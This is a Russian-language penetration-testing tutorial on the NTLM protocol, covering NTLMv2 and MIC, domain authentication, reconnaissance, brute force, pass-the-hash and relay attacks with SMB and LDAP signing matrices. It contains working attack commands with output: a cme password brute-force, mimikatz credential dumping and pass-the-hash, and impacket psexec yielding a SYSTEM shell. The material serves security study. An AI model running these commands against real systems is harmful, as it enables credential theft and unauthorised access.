Однако в NTLMv2 используется больше данных для защиты целостности сообщения **AUTHENTICATE** и, следовательно, целостности сеанса. Для вычисления ответа (хэш NTLM) NTLMv2 учитывает:

- Вызов сервера;
- Случайно сгенерированный клиентский вызов;
- Текущую временную метку;

- Поле **AvPairs**, содержащее такую информацию, как домен сервера/имя хоста или сведения о включении **Mic** в сообщение (MsvAvFlags).




## Аутентификация NTLMv2

NTLMv2 объединяет все эти данные и применяет **HMAC** для вычисления ответа NTLM, известного как хэш NTLMv2. Кроме того, эти данные также используются для расчета сеансового ключа.

## MIC

Кроме того, для защиты целостности согласования NTLM сообщение AUTHENTICATE включает MIC. MIC рассчитывается путем применения HMAC ко всем сообщениям процесса NTLM с сеансовым ключом.



## Расчет MIC

Следовательно, целостность 3 сообщений сохраняется. И в случае, если злоумышленник удалит MIC, аутентификация не удастся, поскольку ответ NTLMv2 защищает флаг, указывающий на наличие MIC. Тем не менее, в прошлом были



обнаружены уязвимости **Drop the MIC** и **Drop the MIC 2**.

Следует отметить, что NTLMv1 не учитывает флаги NTLM для создания ответа. Следовательно, в случае использования NTLMv1 злоумышленник, выполняющий атаку NTLM Relay, может просто удалить MIC (и настроить флаги, показанные в Drop the MIC ) сообщения AUTHENTICATE, чтобы подделать данные и, например, отключить подпись сообщений приложений..

## NTLM в Active Directory

NTLM можно использовать как в рабочих группах, так и в Active Directory. В последнем случае он позволяет аутентифицировать учетные записи домена на компьютерах сети. Однако хэш NT хранится в базе данных Active Directory, расположенной в контроллерах домена.

Следовательно, чтобы проверить сообщение AUTHENTICATE для учетной записи домена, целевая машина отправит запрос Netlogon на контроллер домена с просьбой проверить ответ клиента на запрос. Контроллер домена проверяет этот ответ и возвращает компьютеру необходимую информацию, например ключ сеанса, для продолжения сеанса приложения.



Процесс NTLM с учетными записями домена

Более того, NTLM также можно использовать для компьютеров в разных доменах. Если используемая учетная запись находится в домене, отличном от сервера, он должен запросить у контроллера домена подтверждение сообщения **AUTHENTICATE**, а контроллер домена, в свою очередь, должен отправить сообщение **AUTHENTICATE** на контроллер домена учетной записи пользователя.



## Междоменный процесс NTLM

Таким образом, NTLM можно использовать в Active Directory, даже если вместо него обычно используется Kerberos, поскольку в этой среде это вариант по умолчанию. Трюк для принудительной проверки подлинности NTLM, а не Kerberos (во встроенных утилитах Windows) состоит в том, чтобы подключиться к целевой машине, указав IP-адрес вместо имени хоста, поскольку Kerberos требует имени хоста для идентификации служб машины.


Например, команда `dir \\dc01\C$` будет использовать Kerberos для аутентификации на удаленном общем ресурсе, а `dir \\192.168.100.2\C$` также будет использовать NTLM.

## NTLM-атаки

Теперь поговорим о том, как NTLM можно использовать в пентесте.


## NTLM-разведка

NTLM может быть полезен для разведки, так как если флаг **NTLMSSP\_NEGOTIATE\_TARGET\_INFO** отправлен в сообщении **NEGOTIATE**, то сервер вернет поле **TargetInfo**, заполненное **AvPairs** в сообщении **CHALLENGE**, которое содержит некоторую информацию, связанную с сервером, такую как его имя хоста и доменное имя.



Информация о сервере в сообщении NTLM CHALLENGE

Эта информация может быть полезна для идентификации машины, когда мы знаем только ее IP-адрес, а на сервере доступна служба, поддерживающая NTLM, например SMB или HTTP. Это можно использовать для разрешения резервных имен в сетях.



Сканирование SMB

Его можно использовать во внутренней сети, а также из Интернета, поскольку некоторые HTTP-серверы поддерживают NTLM, например [Outlook Web App](#). В случае интернета это может раскрыть имя внутреннего домена организации,

которое может быть полезно знать для поиска ключей или утечек паролей в [github](#) или использовать его для атак методом перебора в панелях VPN-шлюзов.

Чтобы получить информацию NTLM, вы можете использовать такие инструменты, как [NTLMRecon](#) (может выполнять подбор путей HTTP) или [ntlm-info](#) (поддерживает HTTP и SMB). Также можно идентифицировать точки, поддерживающие NTLM, с помощью следующего [словаря](#).

## Перебор NTLM

---

Поскольку NTLM является протоколом аутентификации, его можно использовать для проверки учетных данных пользователя или для запуска атаки методом подбора с использованием любого поддерживающего протокол приложения. Обычно используется SMB, так как он доступен на компьютерах с Windows, но можно использовать и другие, такие как MSSQL или HTTP.

Атаку полным перебором с помощью NTLM можно запустить с помощью таких инструментов, как [Hydra](#), [Nmap](#), [cme](#) или [Invoke-Bruteforce.ps1](#).

```
$ cme smb 192.168.100.10 -u anakin -p passwords.txt
SMB 192.168.100.10 445 WS01-10 [*] Windows 10.0 Build 19041 x64 (name:WS01-10) (domain:contoso.local) (signing:False) (SMBv1:False)
SMB 192.168.100.10 445 WS01-10 [-] contoso.local\anakin:1234 STATUS_LOGON_FAILURE
SMB 192.168.100.10 445 WS01-10 [-] contoso.local\anakin:Vader! STATUS_LOGON_FAILURE
SMB 192.168.100.10 445 WS01-10 [+] contoso.local\anakin:Vader1234! (Pwn3d!)
```

Пример брутфорса NTLM с использованием cme

Тем не менее, нужно быть осторожным, так как проверка слишком большого количества паролей для одной учетной записи может заблокировать ее. В этом случае ответ SMB на сообщение AUTHENTICATE будет содержать код [STATUS\\_ACCOUNT\\_LOCKED\\_OUT](#). Более того, запуск атак перебором создает большой сетевой трафик, особенно для учетных записей Active Directory, поскольку целевой машине необходимо сверить учетные данные с контроллером домена. Кроме того, Windows-ATA (Windows Advanced Threat Analytics) может обнаруживать перебор учетных записей домена, так как оно проверяет весь трафик, который идет на контроллеры домена.

## Pass-the-Hash

---

Другой известный метод, использующий протокол NTLM, — это Pass-the-Hash. NTLM вычисляет хэш NTLM и ключ сеанса на основе хэша NT клиента/пользователя. Таким образом, если злоумышленник знает хэш NT клиента, он может использовать этот хэш для использования от имени клиента при проверке подлинности NTLM, даже если простой пароль неизвестен.

Эта атака довольно актуальна в настоящее время, поскольку Microsoft включила множество средств защиты, которые не позволяют таким инструментам, как [mimikatz](#), получать пароли в открытом виде из процесса lsass. Тем не менее, по-

прежнему возможно извлечь хэши NT для учетных записей пользователей, за исключением случаев, когда включена защита учетных данных (но ее также можно обойти).

Чтобы извлечь хэши NT из lsass, можно использовать команду `mimikatz sekurlsa::logonpasswords`. Кроме того, можно создать дамп процесса lsass с помощью таких инструментов, как `procdump`, `sqldumper` или других, и скопировать дамп на локальный компьютер, чтобы прочитать его с помощью `mimikatz`, `pyrykatz` или удаленно прочитать дамп с помощью `lsassy`.

Кроме того, хэши NT также могут быть извлечены из локальной базы данных SAM или базы данных NTDS.dit в контроллерах домена.

На компьютерах с Windows может потребоваться внедрить хэш NT в процесс с помощью `mimikatz`, чтобы использовать его для аутентификации на удаленных машинах с помощью встроенных инструментов или ИТ-инструментов, таких как `PsExec`. Кроме того, существуют специальные инструменты, такие как пакет `Invoke-TheHash`, который позволяет передавать хэш NT в качестве параметра.

```
PS C:\Users\Anakin\Downloads> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::pth /user:Administrator /domain:contoso.local /ntlm:b73fdfe10e87b4ca5c0d957f81de6863
user      : Administrator
domain    : contoso.local
program    : cmd.exe
impers.    : no
NTLM       : b73fdfe10e87b4ca5c0d957f81de6863
| PID 1080
| TID 2664
| LSA Process is now R/W
| LUID 0 ; 2124820 (00000000:00206c14)
\_ msv1_0 - data copy @ 000001E6F01AE490 : OK !
\_ kerberos - data copy @ 000001E6EF86CCD8
  \_ des_cbc_md4 -> null
  \_ des_cbc_md4 OK
  \_ des_cbc_md4 OK
  \_ des_cbc_md4 OK
  \_ des_cbc_md4 OK
  \_ des_cbc_md4 OK
  \_ des_cbc_md4 OK
  \_ *Password replace @ 000001E6F01D7E38 (32) -> null
```

Pass-The-Hash используя `mimikatz`

Обратите внимание, что при внедрении хэша NT (или билета Kerberos) другого пользователя позволит представляться другим пользователем только в удаленных подключениях, а не на локальном компьютере.

С другой стороны, чтобы выполнить Pass-The-Hash на компьютере Linux, можно использовать пакет `impacket`, сценарии которого принимают хэш NT напрямую в качестве параметра.



```

$ psexec.py contoso.local/Anakin@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
[*] Starting service AoRl.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.


(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>whoami
nt authority\system

```

Pass-The-Hash с psexec.py impacket

## NTLM Relay

Теперь поговорим об одной из самых известных атак с использованием NTLM — атаке NTLM Relay. Атака NTLM Relay состоит из злоумышленника, который выполняет функцию «человека посередине» и использует свое посредническое положение для перенаправления проверки подлинности NTLM на интересующий его сервер и получения аутентифицированного сеанса.



Ретрансляционная атака NTLM

Недостаток атаки NTLM Relay заключается в том, что даже если злоумышленник аутентифицирован, он не знает сессионного ключа, который зашифрован при передаче, а он необходим для подписи и/или шифрования сообщений. Следовательно, если подписание согласовывается между клиентом и сервером,

злоумышленник не сможет генерировать действительные подписи для сообщений приложения, таким образом, он не сможет общаться с сервером, поэтому атака не удастся.

Однако, даже если клиент и сервер хотят «договориться» о подписи, злоумышленник может подделать сообщения, чтобы снять эти флаги. Чтобы этого избежать, сообщение AUTHENTICATE включает MIC, то есть подпись, учитывающую все сообщения NTLM. Наконец, если сервер проверяет MIC и если он не соответствует подписи исходных сообщений, он разрывает соединение.

Поскольку это необязательное поле, злоумышленник также может удалить MIC и изменить флаги (в AvPairs), чтобы указать, что MIC отсутствует (он не может изменить MIC, поскольку он вычисляется с помощью сеансового ключа). Следовательно, для защиты MIC NTLMv2 использует значение AvPairs (включая флаг MIC), включенное в сообщение AUTHENTICATE, для расчета ответа на вызов. Если злоумышленник изменит флаг, указывающий на наличие MIC в AvPairs, то проверка ответа на запрос на целевом сервере завершится неудачно, и сеанс будет завершен. Следует отметить, что NTLMv1 не защищает MIC, поэтому он уязвим для подделки сообщений.

Любопытно, что до [CVE-2015-005](#) в случае использования NTLM с учетными записями домена злоумышленник мог использовать вызов Netlogon (NetrLogonSamLogonWithFlags), чтобы попросить контроллер домена проверить сообщение AUTHENTICATE и вернуть ключ сеанса, чтобы злоумышленник мог использовать это, чтобы обойти ограничение подписи.

Тем не менее, это не конец истории. NTLM позволяет согласовывать подписи с помощью флага `NTLM NTLMSSP_NEGOTIATE_SIGN`. Это может быть установлено клиентом и сервером. Однако то, что оба устанавливают этот флаг, не гарантирует, что будет использоваться подпись. Это зависит от протокола приложения. Кроме того, обычно существует 3 состояния подписи: Не поддерживается, Поддерживается, Требуется.

Например, в случае SMB он включает свои собственные флаги подписи (`SecurityMode`), которые определяют, поддерживается/требуется ли подпись или нет. Таким образом, в связи SMB установлен флаг `NTLM NTLMSSP_NEGOTIATE_SIGN`, указывающий, что подпись поддерживается, но необходимо проверить флаги SMB, чтобы определить, будет ли связь подписана. Кроме того, это поведение отличается в зависимости от версии SMB.

В случае SMB1 есть 3 состояния подписи: не поддерживается, поддерживается, требуется.

client\server	Required	Enabled	Disabled
Required	Signed	Signed	Signed
Enabled	Signed (Default DCs)	Signed	Not Signed (Default)
Disabled	Signed	Not Signed	Not Signed

Матрица подписи SMB1

Однако в случае SMB2 подпись всегда включена, но есть 2 состояния: требуется и не требуется.

client\server	Required	Not Required
Required	Signed	Signed
Not Required	Signed (Default DCs)	Not Signed (Default)

Матрица подписи SMB2

И в SMB1, и в SMB2 по умолчанию у клиента стоит подпись **Enabled** (но не обязательна), поэтому установлен флаг **NTLM NTLMSPP\_NEGOTIATE\_SIGN**. Однако на серверах установлен только флаг **NTLMSSP\_NEGOTIATE\_SIGN** в SMB2, за исключением контроллеров домена, которые всегда требуют подписи SMB. Это необходимо учитывать при выполнении кросс-протокольной атаки NTLM Relay.


Другим распространенным протоколом, использующим NTLM, является LDAP, который также имеет три уровня подписи: обязательный, включенный и отключенный. Однако, в отличие от SMB, протокол LDAP не имеет флагов подписи, поэтому согласование основано на флаге **NTLMSSP\_NEGOTIATE\_SIGN NTLM**, который устанавливается, когда LDAP по крайней мере поддерживается/включен. Следующая матрица определяет эти случаи:

client\server	Required	Enabled	Disabled
Required	Signed	Signed	Not Supported
Enabled	Signed	Signed (Default)	Not Signed
Disabled	Not Supported	Not Signed	Not Signed

Матрица подписи LDAP

Применяя объекты групповой политики, можно изменить конфигурацию подписи LDAP как для клиента, так и для сервера.


Когда и на клиенте, и на сервере включена подпись (это означает, что она поддерживается), связь подписывается. Кроме того, необходимо учитывать, что контроллеры домена по умолчанию не используют подписи LDAP, поэтому клиент может установить неподписанный сеанс с контроллером домена. Таким образом, кросс-протокольная ретрансляционная атака может быть выполнена из LDAP в SMB2, но не из SMB2 в LDAP.



Кросс-протокольная ретрансляция NTLM с SMB2 на LDAP (случай по умолчанию).

Как мы видели ранее, SMB2 всегда устанавливает **NTLMSSP\_NEGOTIATE\_SIGN**, поэтому, если мы ретранслируем эти сообщения NTLM на сервер LDAP, поддерживающий подпись, то подпись согласовывается, и атака не удается. Помните, что сообщения NTLM не могут быть изменены, так как MIC защищает их (в NTLMv2).

